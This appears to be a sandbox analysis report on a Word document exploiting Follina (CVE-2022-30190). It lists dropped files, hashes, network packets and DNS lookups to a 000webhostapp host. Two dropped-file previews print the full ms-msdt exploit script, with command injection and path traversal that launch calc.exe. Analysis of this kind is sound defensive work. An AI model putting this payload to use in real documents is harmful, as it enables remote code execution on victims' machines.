#ff5c62;text-align:center;font-size:14px;font-weight:400;background-color:#fff;padding:5px 10px 5px 10px}.disclaimer a:hover{text-decoration:underline}@media (min-width:1052px) {.disclaimer{text-align:right;border-left:2px solid red;border-top-left-radius:10px}}@media (min-width:1920px){.disclaimer{width:60%}}</style> We support Ukraine a

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1B18D662.htm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1330

Entropy (8bit):	5.429612650770164
Encrypted:	false
SSDEEP:	24:hP+3rIdlFXS8CbM60VM6U2nafNb++Z7LrtsKfAxCtGJ:t+3rIdjKT3FfNBhU
MD5:	19EF3736867C133098F4E4D7FE6A5D36
SHA1:	07730F94E02B06699B8B9B8CD822E9850459D5E8
SHA-256:	D69A3B887DD2D6AB25FC29199E1E7FFFF75E3A68AEBF060F99D2F5DE6D29F778
SHA-512:	A2C469738380E8FC81132579744645D6CA21A41C4ED3C5E24484A5D0A886B59983CF92411A65556019EE5F833DD8E4DC6960530B87690084A0292EC971A8FA35
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1B18D662.htm, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..</head>..<body>..<script>...window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=calc?c IT _LaunchMethod=ContextMenu IT_BrowseForFile=h$(calc.exe))'))))i/../../../../../../../../../../.exe IT_AutoTroubleshoot=ts_AUTO\"";..</script>..<style>.footer,.generic-foot er{margin-bottom:98px}@media (min-width:374px){.footer,.generic-footer{margin-bottom:78px}}@media (min-width:546px){.footer,.generic-footer{margin-bottom:56px}} @media (min-width:1055px){.footer,.generic-footer{margin-bottom:0}}.disclaimer{position:fixed;z-index:9999999;bottom:0;right:0;border-top:2px solid #ff5c62;text-align:center;font-size:14px;font-weight:400;background-color:#fff;padding:5px 10px 5px 10px}.disclaimer a:hover{text-decoration:underline}@media (min-width:1052px) {.disclaimer{text-align:right;border-left:2px solid red;border-top-left-radius:10px}}@media (min-width:1920px){.disclaimer{width:60%}}</style> We support Ukraine a

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\475C6E34.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Targa image data - Map - RLE 5 x 65536 x 0 "\004"
Category:	dropped
Size (bytes):	52
Entropy (8bit):	1.8614575055208968
Encrypted:	false
SSDEEP:	3:Vm1olpUktK0Xg/lrll0:MW6kK0Xgtl
MD5:	07FFEFF17A8A1A1209AB3C2690D569D4
SHA1:	37CB513FABDDCDBBAA2E7296B31A4BC9832E1B01
SHA-256:	57CFA30BB860B95B7012ED62427025959B671D270AAF67FC406FBC3C4F3C48D4
SHA-512:	743591E7BFE9936EEE057C9D1769595D48C90BA28057D8EBD0F7299B8FCACD7B8FA50AF30BD0B8B6E09F77ADE16B47D6F0ABB079D60E975443A57C514099AD 86
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\83FA24C0.htm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1330
Entropy (8bit):	5.429612650770164
Encrypted:	false
SSDEEP:	24:hP+3rIdlFXS8CbM60VM6U2nafNb++Z7LrtsKfAxCtGJ:t+3rIdjKT3FfNBhU
MD5:	19EF3736867C133098F4E4D7FE6A5D36
SHA1:	07730F94E02B06699B8B9B8CD822E9850459D5E8
SHA-256:	D69A3B887DD2D6AB25FC29199E1E7FFFF75E3A68AEBF060F99D2F5DE6D29F778
SHA-512:	A2C469738380E8FC81132579744645D6CA21A41C4ED3C5E24484A5D0A886B59983CF92411A65556019EE5F833DD8E4DC6960530B87690084A0292EC971A8FA35
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\83FA24C0.htm, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..</head>..<body>..<script>...window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=calc?c IT _LaunchMethod=ContextMenu IT_BrowseForFile=h$(calc.exe))'))))i/../../../../../../../../../../.exe IT_AutoTroubleshoot=ts_AUTO\"";..</script>..<style>.footer,.generic-foot er{margin-bottom:98px}@media (min-width:374px){.footer,.generic-footer{margin-bottom:78px}}@media (min-width:546px){.footer,.generic-footer{margin-bottom:56px}} @media (min-width:1055px){.footer,.generic-footer{margin-bottom:0}}.disclaimer{position:fixed;z-index:9999999;bottom:0;right:0;border-top:2px solid #ff5c62;text-align:center;font-size:14px;font-weight:400;background-color:#fff;padding:5px 10px 5px 10px}.disclaimer a:hover{text-decoration:underline}@media (min-width:1052px) {.disclaimer{text-align:right;border-left:2px solid red;border-top-left-radius:10px}}@media (min-width:1920px){.disclaimer{width:60%}}</style> We support Ukraine a

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B6A2553F.wmf

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ms-windows metafont .wmf

Category:	dropped
Size (bytes):	74
Entropy (8bit):	2.117514616373907
Encrypted:	false
SSDEEP:	3:t/Wlsl81olpUktK0Xg/lrll0:t/d8W6kK0XgtI
MD5:	C4E6B3035AC3828D375E5479E8485D0D
SHA1:	624B2E68B669293CE5EF5EDA4EFCFDE97FFEA84A
SHA-256:	591890CBBED60EF32252835A3F13362E9204F1088E5EFA9E164A3526B612C4D7
SHA-512:	1864A7CBF1C5205F0D1CAC9DA5CA4E8F103B9C045913A98B8A9DA62B3850AB842913235BF38DA6C7D78ECE985D35EBC8F6C15471B5C2FE23A6A4BBF66A03E DB
Malicious:	false
Preview:	.....`.....qW.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{71B1CDC1-773F-473E-BD67-B44520A9E1A7}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	10240
Entropy (8bit):	2.51113310539896
Encrypted:	false
SSDEEP:	48:rgg5/vnpEYnwvnpqYnavnpqYnGEYYvnpxYn2N4vnpKvnrF+YnkvjWp+Yn:MieehhN+MFD
MD5:	56E41FB4B3E7501317954EDAF4F3066A
SHA1:	E9AE9F4DBBF51710B4671AF250B8364BD192B9C0
SHA-256:	02E94814AF6D6F1E738A173EEE6A0890481085F115C8591CCC4921F5A8027DF4
SHA-512:	FE8636C2FC8FA636587E9768E542C1F8285D4DCB93C75B29A7260C976646E128DDE09601EF7CD6ECD48D8D259DED289B9F493BAA395568C3557F9088544B394
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4E26B072-EAB3-41AA-AF89-735B4390C5D9}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28E A4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{E3155A32-4109-4836-B85D-FBC05DE1F998}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	0.9785273004090764
Encrypted:	false
SSDEEP:	6:FlgI5lNcYOhMlvKE6DIsFQuK/Oykt9uvUBP/4PxZUtOD+6:FlvO64EhsK9fu/GZXr
MD5:	F0C0E203E2AC15026E3490F58536641D
SHA1:	92869BD6CDC12A6C62B6B3923E5C4BE3696A6C62
SHA-256:	AB9D778B11E59A9CF88AE75D128AAC8713D6BEF146E3E96BF5BAA446C1032AD8

SHA-512:	8EF294FBB0D8108107B8E41B7F2AE506C000846EDA00E6E2D84C3CEABEB0FE6038330244D17B3FEB7DE8200DDE8D56037F5BC73ED8A128A539F40BBA18A0DEEB
Malicious:	false
Preview:	....L.I.N.K. .h.t.m.l.f.i.l.e. .".h.t.t.p.s.:././.s.a.m.i.s.o.o.o.o...0.0.0.w.e.b.h.o.s.t.a.p.p...c.o.m./.e.x.p...h.t.m.l.". .".". .\.a. .\.p. .\.f. .0..... . ...

C:\Users\user\AppData\Local\Temp\{87A0ADDF-EA5F-47F4-8528-A6B8AB0136F3}

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.0255829556424752
Encrypted:	false
SSDEEP:	6:I3DPcb4BPKavxggLRtteRSy6SmpRXv//4tfnRujlw//+GtluJ/eRuj:I3DPU4BlWX6SmHvYg3J/
MD5:	CD2905870C9640C3CDDD24039502D603
SHA1:	FEB2AB2BAB584E081AA1284CEA7DA0CBCEB02E24
SHA-256:	8A8F798CF9439E63F29C4FA60C60C27CFD6B4FD1105141C9590B6AF772CCBA4B
SHA-512:	AA8A1C47BD2E25A35DA08976E119449AF065DD30957A37170F0BF94A8C9B612EDD8AE32138C7A100E9BAD685E6EA9838DBCC7AB11679882FD8829F46D2848FF
Malicious:	false
Preview:	.....M.eFy...z...ox..D.X.$.?.oS,...X.F...Fa.q.....|@.N.S.+.tw.....".EK.K.H..tb.....x...x...x...x..... ....zV..... ..@..... .....

C:\Users\user\AppData\Local\Temp\{D7DEA83B-46CD-4801-9593-7D8BD5CE2A97}

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.025488042178931723
Encrypted:	false
SSDEEP:	6:I3DPcM0abvxggLR3Ep/DrpRXv//4tfnRujlw//+GtluJ/eRuj:I3DPsabbERDLvYg3J/
MD5:	F7549CC4B3E9A52589570A92D5F4C8ED
SHA1:	DC287659BBED8383EFBD4BDAB4F16030063A0738
SHA-256:	F0BFD4C1EB73AD82036D4FE228AC44FEA4AE9C831965A310A35E82574A8BB67D
SHA-512:	A9EC612D886A05E44142018C24EC287D4557400E84CCA2458949BE0E267D406DB44DF8D5DC7F55C588B4685442C84DDFA1016F383C67EA83846361E336527475
Malicious:	false
Preview:	.....M.eFy...z.....BI....(..S,...X.F...Fa.q.....|8.x.D.yK3..Q.....-.nK.*.:..v.....x...x...x...x..... ....zV..... ..@..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	86
Entropy (8bit):	4.517600117487426
Encrypted:	false
SSDEEP:	3:bDuMJlJ9bJKMbpSmxWaNJKMbpSv:bCCbXbprXbpc
MD5:	A8AFC82B523D89A72501353BFEAF2A07
SHA1:	DABA6C5AB64BA98EBAE9E4DE1E55B177C05F106D
SHA-256:	9D6A0DB1FBB6911802B5727583F6C045413087F3515795294DF4D66223801257
SHA-512:	9C017A55CC761000B4CAEF114C5EB368E26E2EE1F978852CF5A4FC14670698E8080CBFE2470F4769CD09042938CA441E104ED1FA1D9752B4DA9285C6ED5E156D
Malicious:	false
Preview:	[folders]..Templates.LNK=0..test_exploit.docx.LNK=0..[misc]..test_exploit.docx.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\test_exploit.docx.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Sat Jun 18 23:00:01 2022, mtime=Sat Jun 18 23:00:01 2022, atime=Sat Jun 18 23:00:13 2022, length=13714, window=hide
Category:	dropped
Size (bytes):	1054
Entropy (8bit):	4.480772317461922
Encrypted:	false
SSDEEP:	12:88emGjW0gXg/XAlCPCHaXBKBnB/KVbX+W12jaxrWYicvbyyXP/dW0NDtZ3YilMMh:88c/XTRKJMV3xrQeWyPl3Dv3qVY7h
MD5:	F23DB4F73D80F950340D228C47293FBB
SHA1:	9831E95028F54EED2F9EB2F7B26CEA89CEE528B1
SHA-256:	C2D64C6138163FA93AFA285092B9A3B001592F0660E6600412ECDA5F368314B6
SHA-512:	8FDE8B7A3FB1B7B63A9C80C835D91B77A48B009EE5F5A157D4FCCA200D40B26CE0E8F3B756F82BA284D200F8275DE189564B0F4A9D95A7A610231F2B0741B063
Malicious:	false
Preview:	L.....F.... .....o.....o....L..o....5.....P.O. ..i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....hT....user.8.....QK.XhT..*...&=....U.....A.l.b.u.s.....z.1.....T....Desktop.d.....QK.X.T..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....v.2..5...T.. .TEST_E~1.DOC..Z.....T...T..*.....t.e.s.t._.e.x.p.l.o.i.t...d.o.c.x...d.o.c.x.....-...8...[.....?J.....C:\Users\..#.....\\390120\Users.user\Desktop\test_exploit.docx.docx.-.....\....\....\....\....\.D.e.s.k.t.o.p.\.t.e.s.t._.e.x.p.l.o.i.t...d.o.c.x...d.o.c.x.....:..,.LB.)...Ag.....1SPS.XF.L8C...&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....390120.....D_....3N...W..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4797606462020303
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyAI/ugXImW4eedln:vdsCkWtpIGgXvdl
MD5:	1674A1C7C99CD9FAADA789F5E2AEB335
SHA1:	26D9E81D5ED584A899A94D5EA8945A5AE3403F85
SHA-256:	BB5F0D32E0E1C8B6865FCE4AE1FC50E34CA954B89E771364A6BE6627F7C726B6
SHA-512:	B2225E8F93F06FFE32B4FDF987D5134BB06F1B0874509E1CC973FD4D30B0F1341CB1AE72FBE9C282A65794A130E2D9C8D4939B789492BC1BCC96394C5F03E02C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....12.....22.....@32.....32.....z.....p42.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Preview:	..

C:\Users\user\Desktop\~$st_exploit.docx.docx

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4797606462020303
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyAI/ugXImW4eedln:vdsCkWtpIGgXvdl
MD5:	1674A1C7C99CD9FAADA789F5E2AEB335

SHA1:	26D9E81D5ED584A899A94D5EA8945A5AE3403F85
SHA-256:	BB5F0D32E0E1C8B6865FCE4AE1FC50E34CA954B89E771364A6BE6627F7C726B6
SHA-512:	B2225E8F93F06FFE32B4FDF987D5134BB06F1B0874509E1CC973FD4D30B0F1341CB1AE72FBE9C282A65794A130E2D9C8D4939B789492BC1BCC96394C5F03E02C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....12.....22.....@32.....32.....z.....p42.....x...

Static File Info

General


File type:	Microsoft Word 2007+
Entropy (8bit):	7.044599643065091
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	test_exploit.docx.docx
File size:	13714
MD5:	fcb4a6f299be7168bea772af871e203e
SHA1:	26428cb21220443643e53c619a98dac6d35acae6
SHA256:	e907ec4b1da6b2fa4e2fcff5b80d8c004f3b8922fcf62a76988a5a16036dcf8f
SHA512:	6ee9f865fbff6aa4655f8712fa7c555999763086a4e5f2620731902352e861ce5d8f1a6ecda7999df179fdf947f797546ea788cdb0b6528b0efb067be7b96be9
SSDEEP:	384:/+jY8hC78L88KAv3qYBN7LXQ/2j8YYB5LUY/:Si8L81AS41LXg2wbn
TLSH:	94528F27CB0AE470C65A11BD00EA03F6E20C8549C694FBAEAD15F1DD52D4ACB0B777C9
File Content Preview:	PK.....!....;}.....[Content_Types].xml ... (.....

File Icon

Icon Hash:	e4e6a2a2a4b4b4a4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 18, 2022 16:59:58.528666973 CEST	49171	443	192.168.2.22	145.14.144.188
Jun 18, 2022 16:59:58.528743982 CEST	443	49171	145.14.144.188	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 18, 2022 16:59:58.528858900 CEST	49171	443	192.168.2.22	145.14.144.188
Jun 18, 2022 16:59:58.541851997 CEST	49171	443	192.168.2.22	145.14.144.188
Jun 18, 2022 16:59:58.541882992 CEST	443	49171	145.14.144.188	192.168.2.22
Jun 18, 2022 16:59:58.807811975 CEST	443	49171	145.14.144.188	192.168.2.22
Jun 18, 2022 16:59:58.807944059 CEST	49171	443	192.168.2.22	145.14.144.188
Jun 18, 2022 16:59:58.817524910 CEST	49171	443	192.168.2.22	145.14.144.188
Jun 18, 2022 16:59:58.817557096 CEST	443	49171	145.14.144.188	192.168.2.22
Jun 18, 2022 16:59:58.817847967 CEST	443	49171	145.14.144.188	192.168.2.22
Jun 18, 2022 16:59:58.817941904 CEST	49171	443	192.168.2.22	145.14.144.188
Jun 18, 2022 16:59:59.083862066 CEST	49171	443	192.168.2.22	145.14.144.188
Jun 18, 2022 16:59:59.124516010 CEST	443	49171	145.14.144.188	192.168.2.22
Jun 18, 2022 16:59:59.211081982 CEST	443	49171	145.14.144.188	192.168.2.22
Jun 18, 2022 16:59:59.211261988 CEST	49171	443	192.168.2.22	145.14.144.188
Jun 18, 2022 16:59:59.211303949 CEST	443	49171	145.14.144.188	192.168.2.22
Jun 18, 2022 16:59:59.211364985 CEST	49171	443	192.168.2.22	145.14.144.188
Jun 18, 2022 16:59:59.211776018 CEST	49171	443	192.168.2.22	145.14.144.188
Jun 18, 2022 16:59:59.211803913 CEST	443	49171	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:04.959599018 CEST	49172	443	192.168.2.22	145.14.144.66
Jun 18, 2022 17:00:04.959659100 CEST	443	49172	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:04.959788084 CEST	49172	443	192.168.2.22	145.14.144.66
Jun 18, 2022 17:00:04.960570097 CEST	49172	443	192.168.2.22	145.14.144.66
Jun 18, 2022 17:00:04.960597992 CEST	443	49172	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:05.218048096 CEST	443	49172	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:05.218158960 CEST	49172	443	192.168.2.22	145.14.144.66
Jun 18, 2022 17:00:05.225377083 CEST	49172	443	192.168.2.22	145.14.144.66
Jun 18, 2022 17:00:05.225402117 CEST	443	49172	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:05.225872993 CEST	443	49172	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:05.250832081 CEST	49172	443	192.168.2.22	145.14.144.66
Jun 18, 2022 17:00:05.296495914 CEST	443	49172	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:05.470288038 CEST	443	49172	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:05.470370054 CEST	443	49172	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:05.470526934 CEST	49172	443	192.168.2.22	145.14.144.66
Jun 18, 2022 17:00:05.470666885 CEST	49172	443	192.168.2.22	145.14.144.66
Jun 18, 2022 17:00:05.470701933 CEST	443	49172	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:09.586832047 CEST	49173	443	192.168.2.22	145.14.144.66
Jun 18, 2022 17:00:09.586893082 CEST	443	49173	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:09.586992979 CEST	49173	443	192.168.2.22	145.14.144.66
Jun 18, 2022 17:00:09.589088917 CEST	49173	443	192.168.2.22	145.14.144.66
Jun 18, 2022 17:00:09.589122057 CEST	443	49173	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:09.848169088 CEST	443	49173	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:09.848274946 CEST	49173	443	192.168.2.22	145.14.144.66
Jun 18, 2022 17:00:09.854770899 CEST	49173	443	192.168.2.22	145.14.144.66
Jun 18, 2022 17:00:09.854793072 CEST	443	49173	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:09.855432034 CEST	443	49173	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:09.880600929 CEST	49173	443	192.168.2.22	145.14.144.66
Jun 18, 2022 17:00:09.924546003 CEST	443	49173	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:10.097645044 CEST	443	49173	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:10.097750902 CEST	443	49173	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:10.097800970 CEST	49173	443	192.168.2.22	145.14.144.66
Jun 18, 2022 17:00:10.098002911 CEST	49173	443	192.168.2.22	145.14.144.66
Jun 18, 2022 17:00:10.098026991 CEST	443	49173	145.14.144.66	192.168.2.22
Jun 18, 2022 17:00:10.134859085 CEST	49174	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:10.134911060 CEST	443	49174	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:10.134984016 CEST	49174	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:10.135322094 CEST	49174	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:10.135344982 CEST	443	49174	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:10.393136978 CEST	443	49174	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:10.393312931 CEST	49174	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:10.427200079 CEST	49174	443	192.168.2.22	145.14.144.188

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 18, 2022 17:00:10.427231073 CEST	443	49174	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:10.430032015 CEST	49174	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:10.430047035 CEST	443	49174	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:10.646516085 CEST	443	49174	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:10.646696091 CEST	443	49174	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:10.646828890 CEST	443	49174	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:10.646831036 CEST	49174	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:10.646975994 CEST	49174	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:10.661453009 CEST	49174	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:10.661475897 CEST	443	49174	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:10.975141048 CEST	49175	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:10.975181103 CEST	443	49175	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:10.975379944 CEST	49175	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:10.975888014 CEST	49175	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:10.975905895 CEST	443	49175	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:11.234024048 CEST	443	49175	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:11.234309912 CEST	49175	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:11.235171080 CEST	49175	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:11.235189915 CEST	443	49175	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:11.242556095 CEST	49175	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:11.242578030 CEST	443	49175	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:11.488049984 CEST	443	49175	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:11.488146067 CEST	443	49175	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:11.488208055 CEST	49175	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:11.488221884 CEST	49175	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:11.826637030 CEST	49175	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:11.826663017 CEST	443	49175	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:11.826668024 CEST	49175	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:11.826703072 CEST	49175	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:12.211162090 CEST	49176	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:12.211224079 CEST	443	49176	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:12.211308956 CEST	49176	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:12.211591005 CEST	49176	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:12.211617947 CEST	443	49176	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:12.470529079 CEST	443	49176	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:12.470727921 CEST	49176	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:12.471221924 CEST	49176	443	192.168.2.22	145.14.144.188
Jun 18, 2022 17:00:12.471246004 CEST	443	49176	145.14.144.188	192.168.2.22
Jun 18, 2022 17:00:12.474104881 CEST	49176	443	192.168.2.22	145.14.144.188

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 18, 2022 16:59:58.482158899 CEST	55868	53	192.168.2.22	8.8.8.8
Jun 18, 2022 16:59:58.512624979 CEST	53	55868	8.8.8.8	192.168.2.22
Jun 18, 2022 17:00:04.886856079 CEST	49688	53	192.168.2.22	8.8.8.8
Jun 18, 2022 17:00:04.915551901 CEST	53	49688	8.8.8.8	192.168.2.22
Jun 18, 2022 17:00:04.925812006 CEST	58836	53	192.168.2.22	8.8.8.8
Jun 18, 2022 17:00:04.958412886 CEST	53	58836	8.8.8.8	192.168.2.22
Jun 18, 2022 17:00:09.536757946 CEST	50134	53	192.168.2.22	8.8.8.8
Jun 18, 2022 17:00:09.554107904 CEST	53	50134	8.8.8.8	192.168.2.22
Jun 18, 2022 17:00:09.556905985 CEST	55275	53	192.168.2.22	8.8.8.8
Jun 18, 2022 17:00:09.585844040 CEST	53	55275	8.8.8.8	192.168.2.22
Jun 18, 2022 17:00:13.309154034 CEST	59915	53	192.168.2.22	8.8.8.8
Jun 18, 2022 17:00:13.326579094 CEST	53	59915	8.8.8.8	192.168.2.22
Jun 18, 2022 17:00:13.481607914 CEST	54408	53	192.168.2.22	8.8.8.8
Jun 18, 2022 17:00:13.512608051 CEST	53	54408	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 18, 2022 16:59:58.482158899 CEST	192.168.2.22	8.8.8.8	0xde0b	Standard query (0)	samisoooo.000webhostapp.com	A (IP address)	IN (0x0001)
Jun 18, 2022 17:00:04.886856079 CEST	192.168.2.22	8.8.8.8	0x5bb	Standard query (0)	samisoooo.000webhostapp.com	A (IP address)	IN (0x0001)
